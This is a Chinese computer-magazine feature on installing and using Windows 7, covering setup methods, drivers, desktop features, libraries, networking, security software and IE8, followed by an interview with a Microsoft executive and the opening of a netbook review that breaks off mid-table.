Windows 7装到电脑上才能用。光盘还是硬盘装, U盘装还是PE装, 装单系统还是双系统, 是升级还是全新装, 可要好好考虑一番。

全新安装最推荐

全新安装无疑是最纯净最彻底的安装方式。新系统完全是从头开始, 避免了老系统的不稳定延续到新系统中。因此, 无论是XP、Vista还是Windows 7测试版的用户, 我们都建议全新安装, 充分体验新系统。而对于需要用XP系统办公的用户, 推荐选择安装一个XP和Windows 7共存的双系统以保证办公软件的兼容性。确定了全新安装后就开始安装吧!

刻录光盘 简单安装

刻录光盘再安装, 是最简单的安装方式, 只需要把ISO光盘镜像用刻盘, 引导启动即可安装。首先要有刻录机用NERO等刻录软件把镜像文件刻录到空白光盘, 获得一张Windows 7RTM安装光盘。再把刻好的Windows 7光盘放入光驱, 从光盘启动电脑, 按照提示一步步安装即可。需要注意的是, 全新安装到C盘前, 需要先格式化完成才能安装全新系统。

定制Windows 7安装U盘

若没法刻盘也没有虚拟光驱, 也可以从官方ISO中提取纯净文件, 用微软提供的bootsect.exe命令, 定制Windows 7的纯净安装U盘版。这样在任意电脑上就能用U盘直接装Windows 7。

首先, 格式化U盘为NTFS系统。由于镜像文件有2.4GB, 先保证U盘或移动硬盘的空间至少要有2.4GB以上。将自己的U盘插到电脑主机上, 在“我的电脑”中找到U盘的盘符, 例

如X盘符, 单击鼠标右键选择菜单中的“格式化”命令, 然后将优盘的文件格式化成NTFS文件系统。

其次, 提取Windows 7光盘的散装文件。装好Winrar压缩软件, 在Windows 7的ISO上右击, 用Winrar解压到指定目录, 例如指定d:\Windows 7setup目录, 解压完成既获得Windows 7的散装文件。

再次, 为U盘写入启动信息。依次点击“开始菜单/运行”, 弹出命令行窗口。在命令行窗口中输入“d:\Windows 7setup\boot\bootsect.exe /nt60 X:”, 然后敲回车Enter键运行, 弹出“Bootcode was successfully updated on all targeted volumes. (启动代码已经成功写入目标)”信息即为成功写入引导信息。

本例中X为U盘盘符。若是在Vista中使用, 需要先取得管理员权限, 才能运行该命令: 单击开始菜单, 选择“附件/命令提示符”, 鼠标右击, 选择“以管理员身份运行”, 然后就可以临时提升命令行窗口的管理员权限, 然后再按照上面的方式继续操作。

接下来, 再将刚才d:\Windows 7setup目录下的全部Windows 7散装文件复制到做好启动信息的U盘。

最后, 重新启动电脑, 在开机的同时按键盘中的Delete键进入BIOS, 按“+”或“-”修改首选启动项为USB-HDD, 再按F10键保存后退出并重新启动。这时计算机就会自动从U盘进行引导, 启动到Windows 7的安装界面, 就和光盘安装一样了。

《电脑迷》光盘装Windows 7

虽然通过U盘定制Windows 7安装非常方便, 但是由于USBHDD这

种启动方式可能会碰到和主板不兼容,无法启动的问题。如果你不巧遇到该问题,同时又没有办法刻录光盘,可以用第三招办法来安装:

《电脑迷》的配套光盘就可以解决Windows 7安装的大问题,因为电脑迷光盘里面集成有WIN PE系统,可以利用这个PE系统来装Windows 7。

首先用《电脑迷》光盘引导启

动进入WIN PE系统,在资源管理器中找到系统盘(一般都是C盘),单击鼠标右键选择菜单中的“格式化”命令,然后将系统格式化成NTFS文件系统。运行WIN PE系统自带的VDM虚拟光驱,点击“装载”按钮后在弹出的浏览窗口选择镜像文件,点击安装窗口中的“开始安装”按钮即可开始安装。

7 设备驱动不用愁

以前,安装操作系统后,最令人头疼的事情就是安装各种硬件设备的驱动程序,有了驱动精灵、驱动人生这样的软件后,方便了不少。不过,这些工具并不适用于Windows 7,让不少不少老配件,主要是不支持PNP(即插即用)的设备的驱动安装成了问题。其实,现在Windows 7提供的系统更新功能可以直接判断出系统中的硬件设备并提供驱动程序下载、安装服务,以后,安装操作系统再也不用为找驱动、装驱动而劳民伤财了。

单击“开始/所有程序/Windows Update”,在打开的窗口中点击“检查更新”链接,等检查完更新信息后,在列表中点击“查看可选更新”,在打开的列表中就可以看到系统检测到的可更新或是安装驱动程序的硬件设备了(如图1)。



在列表中选择需要安装驱动的设备项,单击“确定”按钮即可开始下载驱动程序项,下载完毕后自

动安装,最后只须重新启动一次操作系统即可搞定。

假如在Windows Update没有搜索到你想要的驱动程序,还可以到微软Update目录里手动搜索:在浏览器中打开<http://catalog.update.microsoft.com/>页面,先是安装弹出窗口提示的ActiveX组件,之后就可以直接在搜索框中输入硬件设备的名称及型号(例如AMD AC97)并回车进行搜索,稍后就会找到对应的驱动程序。

(如图2)点击“添加”按钮,再点击“查看选择蓝”链接,这时就可以看到“下载”链接了,将其下载并安装到系统中即可。



这里提供的驱动全部经过Windows 7认证,因此不用担心安装的驱动程序是否兼容Windows 7系统。有了上述方法,你还担心驱动程序的问题么?

多花五分钟, 值!

从XP时代开始,因为安装方便、加快速的Ghost版Windows获得了广大用户的认可,但Ghost版良莠不齐,部分制作者在Ghost版中捆绑软件、安装流氓插件、开启后门和漏洞等等举措大大危害了系统的稳定性和安全性。虽然明知山有虎,但实在无法忍受XP安装版那漫长的安装过程的用户还是选择了Ghost版系统。

作为新一代的Windows操作系统,Windows 7对安装也进行了较大的调整,不但支持从多种介质上安装系统,安装过程也开始类似Ghost版——复制并解压“Install.wim”文件,虽然安装过程中还是需要有人职守,但整体安装速度已经有了大幅度的提升。如果您还觉得正常安装系统要花费很长的时间,不妨看一下我们通过光盘安装Windows 7时,Windows 7安装版和Ghost版两者安装速度的对比。

Ghost版用时

解压镜像	3:49:42
第二次重启	8:40:78
完成安装	10:27:10

安装版用时

拷贝/展开	9:48:60
第二次重启	13:47:27
完成安装	15:37:22

测试平台配置

CPU: AMD Phenom X4 9550
主板: 昂达魔剑790GX+
硬盘: 西数1T
内存: KingMax DDR2 1066 1GB
显卡: HD4830 512MB
光驱: 华硕DRW-24B1LT

注:因安装版在安装过程中需要人为干预,所用时间应该更短。

通过时间对比,我们可以看出,Windows 7安装版耗时仅比Ghost版多五分钟,照比XP安装版不动就要个把钟头要快速得多。相比Ghost版系统存在的软件捆绑、后门漏洞等不安全因素,选择正常安装的系统拥有更好的安全性和稳定性,这多花费五分钟绝对是值得的。

Windows 7初体验

Windows 7作为最优秀的操作系统,它到底优秀在哪些地方?现在,就让我们体验一下Windows 7的亮点功能吧,看看它到底“美”在哪些地方!

登录背景我作主

漂亮的登录界面,能让用户在使用时更加得心应手。

第一次运行Windows 7系统,首先映入眼帘的,就是登录界面(如图)。和Vista不同,Windows 7的版本发展至今,已经可以自定义登录界面的背景图片了。在开机进入系统之前,看到自己喜欢的靓图,总会有一个好心情。

准备一张和自己桌面的比例相同的.jpg格式的图片(大小不能超过256 KB),改名为“background.

jpg”并保存到“system32\oobe\info\backgrounds”文件夹内。

运行regedit打开注册表编辑器,定位到:“HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Authentication\

LogonUI\Background”,找到名为“OEMBackground”的DWORD值,将数值设置为“1”,重启动系统后即可生效。要注意图片长宽比和显示器分辨率一致,否则显示的登录界面可能会变形。

Tips

颜色校准里的奥秘

Windows Vista开始采用D65色彩标准,即在色温6500K时,sRGB输出效果最佳。不过,目前大量使用的LCD显示器的面板色彩不能达标。在色温可能接近6500K,而对比度和亮度在中值徘徊时(50%),可以在Windows 7中进行颜色校准(通过向导增减对比度和亮度,在开始菜单的搜索输入框输入dccw.exe命令即可启动颜色校准)。

Tips

自动选择优化监视器

Windows 7可自动选择优化监视器的显示分辨率。如果需要,也可以轻松更改分辨率或者保持优化的分辨率,以便在高保真度下查看照片和视频。通过选择将文字显示为125%或150%时,仍可以使文字变大,让文字更具可读性。在控制面板中调整此设置时,可以在其中选择100%(96 DPI)、125%(120 DPI)或150%(144DPI)大小。



桌面特效很强大

Windows 7的桌面不但漂亮,而且功能非常强大。

在Windows 7中,系统增加了桌面显示功能。与XP/VISTA相比,系统不再使用单调的图片做壁纸,可根据需要彻底打造系统桌面,如更改桌面风格、桌面壁纸以幻灯片形式显示等,并且微软官方提供了大量的主题包,设置的图片还可以动态显示。

联机下载 个性主题

在桌面空白处单击右键选择“属性”,打开“个性化设置”对话框(如图1)。在“更改电脑的视频

效果和声音设置”项中可以设置桌面主题,在主题列表中单击某个喜好的主题,桌面即可变成该主题风格。除了系统自带的几个主题外,还可以联机获取更多主题,单击主题列表

中的“联机获取更多主题”链接,打开微软提供的“个性化您的电

Tips

外接显示器更轻松

如果使用移动电脑,可能希望将其连接到外部显示器。例如,在家看电影或在工作场所做报告。Windows 7连接外部显示器变得更加简单,因为所有常用的与显示相关的特性都集中在一个地方。使用Windows 7时,可以按“Windows+P”在笔记本屏幕与外部显示器之间来回切换。



脑”页面,在此下载微软提供的最新的桌面主题和背景图片。

下载喜欢的背景图片后,单击“桌面背景”,打开背景设置对话框(如图2),选择喜欢照片做壁纸。Windows 7支持幻灯片方式壁纸显示,在“图片位置”列表中选择多张壁纸并在下面的“更改图片时间间隔”中设置好图片显示的时间后,桌面壁纸就可以切换显示了。



桌面图片 自动切换

在Windows 7桌面的右键菜单中还集成了一个显示下一张壁纸功能,这样当系统自动切换壁纸后,对某个壁纸不满意时,只要在桌面的空白处单击右键,选择“下一个桌面图片”就会显示下一张壁纸。

设置后选择好桌面壁纸的更换时间,随后单击“确定”返回上一界面。在“个性化设置”对话框中还可以通过窗口颜色选项来设置主题的颜色、在“声音”项目设置好当前主题的声音方案等。

与Vista相比,Windows 7大力改进了AERO特效,包括Aero shake(窗口控制)、Aero Peek(透明窗口),这些改变不仅享受了AERO带来的方便、实用的3D效果,也改变了我们的操作习惯。

Tips

Aero有等级

对于不同的系统配置,Aero界面有不同的等级。计算机的显存和系统内存越大,用户的体验就越丰富。如果配置不够不能运行Aero。

摇一摇,桌面窗口就隐藏

在系统桌面上打开多个窗口后,如果想在桌面上仅保留一个需要的窗口,而将其他窗口最小化时,在以往的系统中只能一个一个点击窗口的“最小化”按钮才能实现,而Windows 7改变了这些繁琐的操作方式。用鼠标按住当前窗口标题栏,随后拖动鼠标晃动两下,桌面上其他窗口就隐藏到任务栏。

点一点,窗口切换快速显

在Windows 7中还改进了Aero Peek功能,可以透过所有窗口查看桌面,此外用户还可以快速在任务栏中切换到任意打开的窗口。

Tips

为何Windows 7能有效支持高清

下一代高清音频的码率最高可达18Mbps,而目前HDMI音频输出带宽无法支持下一代高清音频标准,所以平常听到的音效都是经过压缩的简化版。而Windows 7支持HDMI无损音频输出,所以在Windows 7的软件环境中,下一步高清音频技术可以提供原汁原味的录音棚母带品质的声音,100%无损编码,与原始录制的音效毫无二致(即无损音频)。

Windows 7快速显桌面

Windows 7的任务栏取消了以前版本系统中的快速启动功能,但别以为任务栏上的“显示桌面”图标没有了。其实在任务栏右端多出一个高亮的“显示桌面”区域。当鼠标移动到该区域上,可以看到桌面上所有窗口只剩下透明轮廓,这样方便查看桌面内容(如图3)。如果在桌面上添




加了时钟、内存监视等小工具,通过这功能可以快速查看。当鼠标移走后,即可恢复桌面窗口。

要想将桌面上的窗口全部隐藏,只显示桌面,可以单击“显示桌面”区域即可。

窗口预览早知道

在Windows 7中启动某个程序后,系统会将该图标显示在任务栏中,即使打开很多程序窗口,也会重叠在一起,这样让任务栏显示更加简洁。切换窗口时,只需使用鼠标单击任务栏上的程序图标,打开一个已打开窗口预览列表(如图4),单击某个窗口即可直接打开。



如果想恢复到以前那种不合并的状态。设置时,右键单击任务栏,在弹出的右键菜单中选择“属性”命令,在“任务栏按钮”一项选择为“任务栏被占满时合并”或“从不合并”,这样即可取消任务栏重叠文档。

Tips

小工具随摆随放

自Windows Vista中微软就在系统桌面中集成了一个侧边栏小工具,这样可以通过这个侧边栏小工具显示自己一些个性信息,如幻灯片浏览图片、实时查看天气信息、定制RSS信息等。在Windows 7中系统加强了小工具功能,在该系统中可以根据需要将这些小工具随意放置到桌面。

在小工具库列表中将需要添加到桌面上的小工具拖曳到桌面任意地方即可。添加到桌面的小工具可以利用鼠标随意在桌面上拖动。

Tips

Windows 7特效的奥秘

在Vista与Windows 7中,显示的速度都是由内存、CPU、显卡来决定的,而在显卡负责的运行中。2D主要作显示输出,有很少的运算功能,主要占用显示,并且与分辨率有关;3D本身没有输出功能,但3D主要是运算功能,主要占用3D核心去处理部分和显存。现在用的统一渲染构架,显卡的工作原理就是“显存→运算→

输出”,但新旧显卡在运算这块有本质的区别。旧显卡,不管是运行2D或3D,都是各算各的,用一部分来算纹理,一部分来算多边形,一部分来算亮度;而新显卡不同,它的运算方式是由“处理单元”实现的,在“处理单元”里,可以同时进行所有运算,现在叫这种处理方式流处理器。因为流处理器的实现,让程序对内存和

CPU的要求降低了,所以系统速度会更快。而在Windows 7的图形驱动程序标准WDDM(Windows Display Driver Model)中,因支持DirectX 10,所以能完美支持统一渲染构架,故Windows 7的特效多,但因用流处理,降低了内存和CPU的占用,所以Windows 7比Vista系统运行速度还要快。

NO3 最快的快捷方式

用快捷方式打开程序够快了,但在Windows 7中还有更快更方便的打开方式。

跳跃列表是Windows 7新增的一个非常方便的功能,能打开最近使用过的文件,访问最近打开的网页,继续听之前听过的歌曲。跳跃列表存在于两个地方:“开始”菜单和“任务栏”。

玩转任务栏跳跃列表

在开始菜单中,如果发现某个程序快捷方式右侧有一个三角形箭头,将鼠标指向该程序,随后右侧会展开对应的跳跃列表;而在任务栏上,用鼠标右键单击一个程序的按钮,也会出现跳跃列表。对于已经可以支持跳跃列表功能的程序,只要将程序的图标“钉”到任务栏上,就可以随时借助跳跃列表实现各种方便的操作。

在任务栏右击后,会有“已固定”、“常用”、“任务”和“功能”四栏。如果被钉过,即点击过“锁定到此列表”,即可让该历史永远留在“已固定”栏;



并通过的访问记录,保存在“常用”栏,直接点击就可以快速打开(如图1);在“任务”栏里,各软件有相应的任务,以IE为例,进入IE跳跃列表的任务栏后,点击“InPrivate”即可启用InPrivate浏览,“InPrivate 浏览”可帮助阻止IE存储浏览会话的数据。这包括Cookie、Internet临时文件、历史记录以及其他数据。

默认情况下将禁用工具栏和扩展。在任务栏上,默认只显示IE、资源管理器、Windows Media Player,如果想把它们消失或让别的程序也显示在任务栏,可以在“功能”栏里进行设置。

打开软件后,在任务栏右击,选择最下边的“将此程序从任务栏解除”或“将此程序锁定到任务栏”即可。

不过,虽然跳跃列表功能很方便,但却有可能导致隐私泄露,尤其是多人共用一台电脑,甚至共用一个账户的情况下。因此如果希望不保存打开文件历史记录,只需在任务栏空白处单击鼠标右键,选择“属性”,在“开始菜单”选项卡下,取消“隐私”类别下的两个选项并确定,就可

取消全部跳跃列表功能了。这样,无论你看啥片子,听啥歌曲,做了啥工作,也会神不知鬼不觉了。

Tips

历史记录永不过期

在历史记录列表中,如果你觉得某个文件信息可以固定某个历史记录,这样以后不会被因为历史记录过多而自动清除。此时,在历史记录列表中单击该记录名称后,单击历史记录右侧的“将此程序锁定到任务栏”,即可添加到“已固定”列表中,以后清除历史记录时,已固定的历史记录就不会被清除。


开始菜单也能跳跃

此外,为了方便用户打开经常使用的文件,在开始菜单中也增强了“跳跃列表”功能,在以前的Windows版本中,系统将最近打开的文件都集中在一个文件夹列表中,通过二级菜单的方式快速启动最近打开的文件。

在Windows 7中系统将该功能融入各个程序中,在最近运行的程序列表中打开最近常用的文件,非常方便。

操作时,单击“开始”按钮,

在右侧的“最近启动的程序”列表中，显示了打开的程序（如图2），将鼠标移动到某个程序后，在右侧即可显示使用该程序最近打开的文档内容。现在，单击某个文档即可快速打开，非常快捷。



Tips

微软揭秘

在睡眠模式下，所有文档，打开的程序以及文件都将被保存在内存中。此时的功率消耗相当少，对于一台笔记本而言，大概只有1W。

库的搜索最酷

常用电脑的人会有这样体会：为图方便将文件随手保存在硬盘上的某个位置，时间一长就忘了，在需要使用时，却怎么也找不到。虽然可以通过搜索的方法找出来，但也耽误了时间。而在Windows 7中，崭新的“库”功能，管理文件井井有条，不再需要大海捞针。

库的功能

老版本Windows中提供了“我的文档”，默认会将新文件保存在这里。但在Windows 7中，不但继承老版本“文档”的默认设置，还新增“库”的功能。可以将其他位置的多个文件夹添加到对应的“库”中，直接在“库”里查看归类好的全部文件。

Windows 7采用了虚拟链接技术将不同文件路径的同类型文件组织到相同的目录下，这就是库。Windows 7默认生成的库有视频、图片、文档、音乐等四个文件夹（如图1）。所有默认的库文件夹都位于系统目录下，并对相应的文件类型进行了优化。很多朋友的文件存放



库并不存储文件，库只是起到一个展示文件的作用。

缺乏规律性，欲将分散放置的文件通过库文件夹组织起来，只需右键单击该文件夹选择“包含到库中→音乐”（假设是音乐文件）命令即可（如图2）。



搜索还是“库”好

在“库”窗口上面的搜索框中输入需要搜索文件的关键字，随后单击回车，系统即可自动检索当前库中的文件信息。

在该窗口中会列出搜索到的信息。库搜索功能非常强大，不但能搜索到文件夹、文件标题、文件信息、压缩包中的关键字信息，还能对一些文件中的信息进行检索，这样可以非常轻松地找到自己需要的文件。

自动归类我最行

打开“计算机”窗口，从左侧导航列表中单击“库”节点下的“文档”，看到Windows 7默认有四个库，可分别用于保存不同类型的文件。

粗粗看来，库和以往的“我的

通过“库”的运用，能让文件的搜索更快捷，管理更方便。

文档”功能没有太大区别，其实并非如此。单击库界面右上角的“n个库位置”按钮，随后可以给库中添加更多位置。在这里就可以看出区别了：文档中列出了两个不同的位置，目前是文档库中显示的所有文件，实际上是保存在两个不同的文件夹中，只不过在文档库中看，好像都保存在一起，这一点非常类似Vista中的“虚拟文件夹”。

手动设置我也行

如果有更多文件保存在不同位置，只需要在这里单击“添加”按钮加入文档库。

小知识

“库”的奥秘

“库”使查看、组织、管理和查找存储于不同位置的文件变得简单。它甚至为存储于不同文件夹、不同磁盘或位于家庭网络的其他PC上的文件提供了集中的文件视图。可以在库中引用所有这些位置，然后在一个视图中浏览和搜索这些文件。可以在库中以不同的方式查看文件，而不必劳神费力地将文件组织到文件夹中，例如，按文档的类型、照片的生成日期或音乐的流派分类到文件夹中。在家庭组（稍后讨论）中共享库时，其他可以访问共享库的人也可以根据喜好查看内容。

安全易用保你畅游冲浪

上网容易但网络设置难, 在 Windows 7 里设置很方便, 并且上网很安全。

Windows 7 提供了网络和共享中心来集中设置局域网共享和网络连接功能。比起 Vista, Windows 7 的网络和共享中心更加易用。

网络设置比其他系统快得多

以最为常用的 IP 地址设置为例, 只需在任务栏点击网络图标, 在任务栏弹出的窗口点击“打开网络和共享中心”链接即可进入“网络和共享中心”; 接着点击“本地连接”链接, 在弹出的“本地连接状态”窗口点击属性后的设置和 Vista 一样。

无线管理真方便

Windows 7 的无线连接管理作了很大简化。只需点击任务栏的网络图标, 即可在“无线网络连接”下连接无线网络了, 无线网络的信号强度以栅格状显示, 如果无线网络未加密则显示黄色的惊叹号(如图1)。无线网络连接后在任务栏显示信号栅格状图标(如图2), 而有有线网络则显示的是显示器图标。

Tips

不同环境下可通过控制面板中“电源”选项, 创建新的电源使用方案。当要无线网络唤醒时, 可进入“电源选项”窗口, 在“唤醒时的密码保护”里选择“需要密码”, 再点击“保存修改”即可。这样在休眠后, 可无线唤醒。当然, 如果是自己使用, 可以选择“不需要密码”。

小知识

无线网络唤醒的奥秘

通过无线网络唤醒。在计算机空闲时进入睡眠模式是一种节省电量的好方法, 网络唤醒提供了一种在需要远程访问一台睡眠中的计算机时通过网络“唤醒”它的方法。然而, 在 Windows Vista 中, 唤醒一台睡眠中的计算机只能通过有线的网络连接来完成。Windows 7 中的无线网络唤醒能够通过无线网络连接实现同样的功能。

你到底用哪个网络位置?

如果主机用于网络服务器, 需要防范其他计算机的攻击, 这时选择公用组。设置成公用组, 网络发现、文件和打印机共享、公用计算机共享等功能都关闭了(如图3)。

如果需要在单位其他用户共享文件, 可以选择工作组。设置成工作组后, 其他用户访问共享资源需要账户和密码, 并且支持域环境。

如果在安全的网络内部共享资



电脑迷推荐表(网络组的选择)

方案	设备数量	设备用途	使用环境
公用组	100以上	网络服务器、网吧	互联网、公用网络
工作组	20-100	和同事共享资源	工作单位网络
家庭组	2-10	和家庭成员共享资源	家庭网络

源, 选择更加简单的家庭组。家庭网络可以轻松地共享多媒体和打印机资源, 不过家庭组也需要密码才能加入。由于家庭组开启了网络发现, 因此, 可以直接发现其他计算机的共享资源和被其他计算机发现。

家庭ADSL拨号上网指南

通过 ADSL 宽带上网, 在 Windows 7 中如何建立一个拨号连接? 在“网络和共享中心”点击“设置新的连接或网络”链接, 在弹出的“设置连接或网络”窗口选择“连接到 Internet”选项, 点击“下一步”按钮; 在出现的窗口点击“宽带(PPPoE)” ; 接着输入 ISP 提供的用户名、密码, 勾选“记住此密码”选项和“允许其他人使用此链接”选项, 点击“连接”即可。

Tips

软件也能传送升级

从 Windows XP 升级到 Windows 7 时, 通过 Windows 7 附带的 Windows 轻松传送工具就可以更新软件。安装好 Windows 7 后, 通过“开始→所有程序→附件→系统工具→Windows 轻松传送”命令即可打开程序进行刚才旧系统数据的传送了。数据传送到最后时, 在程序窗口点击“查看已传送的内容”按钮即可打开传送报告, 在该窗口的“程序报告”选项可以查看程序的安装情况, 如果没有安装点击“详细信息”链接, 然后再点击“联机获取产品更新信息”链接即可进行软件的下载, 接着安装即可。

安全维护金钢身

系统安全至关重要，怎样选择适合的安全软件，怎样让系统更安全？在Windows 7中都有好的推荐。

Vista的安全中心可以显示防火墙、恶意软件保护等系统状态，而Windows 7的操作中心则青出于蓝，包含了安全中心和维护中心。

选择杀毒软件注重兼容性

选择一款合适的杀毒软件，首先应考虑软件和系统的兼容性。可以选择微软官方推荐的杀毒软件，比如瑞星、NOD32、卡巴斯基、诺顿等。对中国用户来说，瑞星占用内存较小，适合大多数用户使用；NOD32因占用内存特小，可用于上网本或笔记本；而对卡巴斯基，因查杀能力强，主要用于台式机，但占用内存较大；诺顿可以提供良好的防护，适合公司服务器使用。

怎样的安全方案最适合

Windows 7在程序访问网络时可选择允许的网络类型（如家庭或工作网络，如图1），显然Windows 7的防火墙针对不同网络有独立的配置。而第三方的防火墙软件



程序访问网络提示有访问地址、网络动作、创建的协议类型等专业的信息



（如图2），处理方式也更加丰富。普通用户其实使用Windows 7的防火墙来防范黑客攻击已经足够，而专业的防火墙则更适用于安全专家和系统高手。

高级用户怎么关闭Windows 7自带的防火墙呢？先进入“网络和共享中心”，然后点击“Windows防火墙”，再点击“打开或关闭Windows防火墙”（如图3），最后在“自定义设置”窗口将所有网络位置都选择为“关闭Windows防火墙”。



Windows 7自带Windows Defender反间谍软件。有一定系统安全常识的用户只需安装必要的杀毒软件配合Windows Defender即可达到较好的病毒实时防御效果。

维护能让你有备无患

我们知道Windows 7安全中心的功能是智能化的，而维护中心的设置则需要手动设置。其中比较实用的是备份功能。个人用户可以将系统备份到刻录光盘或者硬盘分区上，而企业用户则建议备份到安全性较高的外部硬盘或者移动硬盘

上。默认备份的容量较大，可以适当减少备份的库的内容。备份完成后可以按计划进行增量备份，这对于系统更新频繁的办公环境的用户非常有用。

今天你体验了吗

Windows 7的体验指数的最高值从5.9升到了7.9，可以支持更高性能的硬件。不过，普通的串口硬盘的性能指数最高只能达到5.9，只有RAID（硬盘阵列）和SSD（固态硬盘）才可以达到最高值。只有支持最新DirectX 10.1的显卡才能达到最高分值，而DirectX 9的显卡最高只能达到5.9。由于以上种种原因，一台性能不错的计算机体验指数却往往不会很高。

优盘也能加密

以前Vista系统只提供了BitLocker给硬盘加密，而Windows 7则提供了方便的BitLocker To Go功能，可以轻松给优盘加密了。

只需右键单击优盘选择“启用BitLocker”命令即可开始加密操作。在给优盘加密过程中可以生成恢复密钥文本文件，为了防止泄密，可以将其用手机拍摄成图片并删除源文件。忘记加密优盘的密码时可以通过密钥来解锁。平时使用该加密优盘，只需输入密码即可进行读写操作。他人没有密码是无法读写优盘的，这样就达到了目的。

电脑迷推荐表（各种用户的Windows 7安全防护方案）

用户类型	网络防火墙	病毒防护	反间谍软件
单位、网吧服务器	第三方	第三方	系统
家庭个人电脑	系统	第三方	第三方
单位、网吧个人电脑	第三方	第三方	系统

让IE8更兼容

IE8不但安全, 并且兼容性极强。但因证书与网页标准问题, IE8还有改进之处。

Windows 7中的IE8的安全性有了显著提高, 但在用网银时, 因安全性的提高而导致对网银的支持不够好。

网银支持其实可以更好

在Windows 7中使用一些网银也遇到了问题, 这可能是网银程序还不能完全兼容新系统引起的。

点击“工具→Internet选项”命令打开“Internet选项”窗口, 进入“安全”选项, 勾选“启用保护模式”选项, 重启IE。如果已经启用了保护模式, 可以选中“可信站

点”, 点击“站点”, 将网银的地址加入到可信站点。

如果还是无法正常进入网银, 就需检查加载项。点击“工具-加载项”命令, 在打开的窗口查看是否有不兼容的加载项的加载时间偏长。发现了这类加载项就予以禁用。

打开一个证书会发现有效期, 如果不在有效期, 当然就是无效。

网页显示不会变形了

IE8打开一些网站后页面显示不正常, 如图片错位、文字偏离等,

怎么排除这个故障呢? 只需点击地址栏旁边的兼容性视图按钮让网页以IE7兼容模式显示(如图)。如果你不喜欢常按这个按钮, 只需点击“页面→兼容性视图设置”命令, 在弹出的窗口勾选“在兼容性视图中显示所有网站”选项即可。



Windows 7 是最好的操作系统

专访微软大中华区消费与在线事业部总经理韦青



微软大中华区消费与在线事业部总经理

韦青

Windows 7即将正式销售, 在上市前夕, 微软大中华区消费与在线事业部总经理韦青接受本刊记者独家专访, 本刊记者针对读者最关心的问题进行了采访。

记者: 作为未来若干年内主流的操作系統, Windows 7的先进性体

现在哪些方面?

韦青: Windows 7的先进性主要是简单易用、稳定好用、更多精彩。前期发布了Windows 7测试版, 因其优秀的功能得到了测试用户的一致好评。

记者: Windows 7的先进性包括到简单易用, 其易用性主要体现在哪些方面? 对用户有什么用途?

韦青: 在Windows 7中有许多便于用户操作和使用的功能。Aero Peek以及Jump List功能的加入使用户对当前正在运行的任务了如指掌; 库概念的引入使用户能够更简单地获取、使用本地硬盘上的视频、音频以及相片等文件; 并能自动识别、安装绝大部分硬件驱动。

记者: 微软都做了哪些工作来确保用户能更充分地体验Windows 7在性能方面的提升?

韦青: 3月份, 在北京成立Windows 7硬件评测实验室。6月, 支付宝与微软Windows 7实现全面兼

容, 用户可在Windows 7平台下实现支付宝的全功能操作。总共有来自10,000家不同公司的32,000个人参与到围绕Windows 7的测试, 其中包括5,000个硬件合作伙伴和5,716个软件合作伙伴。通过优秀的开发, 全面的评测来确保用户体验。

记者: 好的系统是否意味着高的售价? 针对中国的实际情况, 微软是做了哪些工作?

韦青: 根据国情, 制定Windows 7的国内售价并不贵。Windows 7家庭普通版的零售盒装产品建议零售价为399元, Windows 7家庭高级版的零售盒装产品的建议零售价为699元。但本价格只适用国内。

记者: 价格的确很有诱惑力, 在最后请您对读者讲几句话。

韦青: 我代表微软向《电脑迷》和广大读者对Windows 7的关注表示衷心感谢。Windows 7已进入批量生产阶段, 我们会继续倾听, 为大家的生活带来更多便利与精彩。

10英寸 网络魔方

新学期主流上网本测试

■ 文/PCFAN评测室

收发邮件、视频会议、网络购物、资料查找、分享视频图片……网络与人们的联系日益紧密，传统笔记本过于笨重，而MID产品却又贵得高不可攀，上网本的出现可以说是改变了人们网络应用需求的尴尬。当网络逐步改变生活的时候，上网本将带给你怎样的精彩呢？

融入生活的网络

依靠出色的网络应用性和便携性，上网本从诞生之日便受到了消费者的追捧和市场的高度关注。而上网本发展至今，屏幕尺寸、键盘规格、便携性都有了较大的改善，消费者在市场上品牌型号繁多的上网本产品中，究竟如何才能找到属于自己的那款上网本呢？

看：在2009年各上网本厂商推出的新一代上网本产品中，家居化仍旧是上网本外观设计的方向，而各厂商也在不断尝试将自然元素融入产品外观中，优秀的产品能通过视觉感受，第一时间将自己特色和独有的“气质”传递给消费者。

触：让用户在操控过程中能够感受到舒适的产品才会受到市场欢迎，握持感、输入感两个影响用户操作的因素被提到了日益重要的位置。键盘、快捷键、腕托、机身造型等细节的处理，往往能够体现出上网本品牌厂商在研发产品时对以人为本理念的贯彻及实施力度。

用：在上网本追求差异与个

性化的道路上，除工业设计外，独特预装软件、特色功能等属于产品软性价值的元素也成为各品牌旗下上网本比拼的重点，特别是在上网本硬件性能趋于大同的前提下，软性价值为上网本产品获得优秀的应用性提供了保障。

买得起的Second-PC

QQ、MSN、Office、PPStream……如今上网本完全可以满足用户以互联网内容消费为主的日常工作、生活所需，而上网本厂商与通信运营商的联姻，将3G网络引入上网本后，更极大提升了上网本的网络应用性。随着3G网络的完善，随时随地高速联入互联网将不再是难事，而主流上网本3000元左右的价格又让大多数消费者出手没太大困难。

不过需要注意的是互联网内容消费并不等于内容制作，像视频剪切、图片处理美化等应用依旧需要传统笔记本或兼容机来完成，因此，消费者在购买上网本时，应该清楚的认识它Second-PC的定位，它是用户PC应用需求的补充和辅助，而非主体。

由外而内的感性测试

性能，这一从传统笔记本到台式机均视为生命的元素，却无法在以够用即可思想为主导的上网本市场占据首要位置，Intel Atom N270/N280+i945GSE的绝对主流配置让各品牌上网本在性能上趋于大同。因此，本次测试将以外观设计、操控性、便携性、扩展性四方面为核心，对产品进行全方位考量。

处理器	Intel Atom N270/N280
主板芯片	Intel i945GSE
内存	1GB DDR2
硬盘	160GB HDD
显卡	Intel GMA950
屏幕	10英寸
接口	USB2.0×3、音频输入/输出、多合一读卡器插槽、RJ45网络接口

上网本主流配置趋于大同

外观设计以寻求产品设计亮点为主，对找到的每个亮点作加一分处理，而对设计不合理处作减一分处理；操控性能分为握持感和输入两部分，每部分五分，按实际体验舒适度进行评分；便携性则会直观展示各送测产品带电池重量及电池续航时间。

贝壳新星 华硕EeePC 1005HA

¥ 参考价格: 3399元

华硕EeePC 1005HA配置

处理器	Intel Atom N280
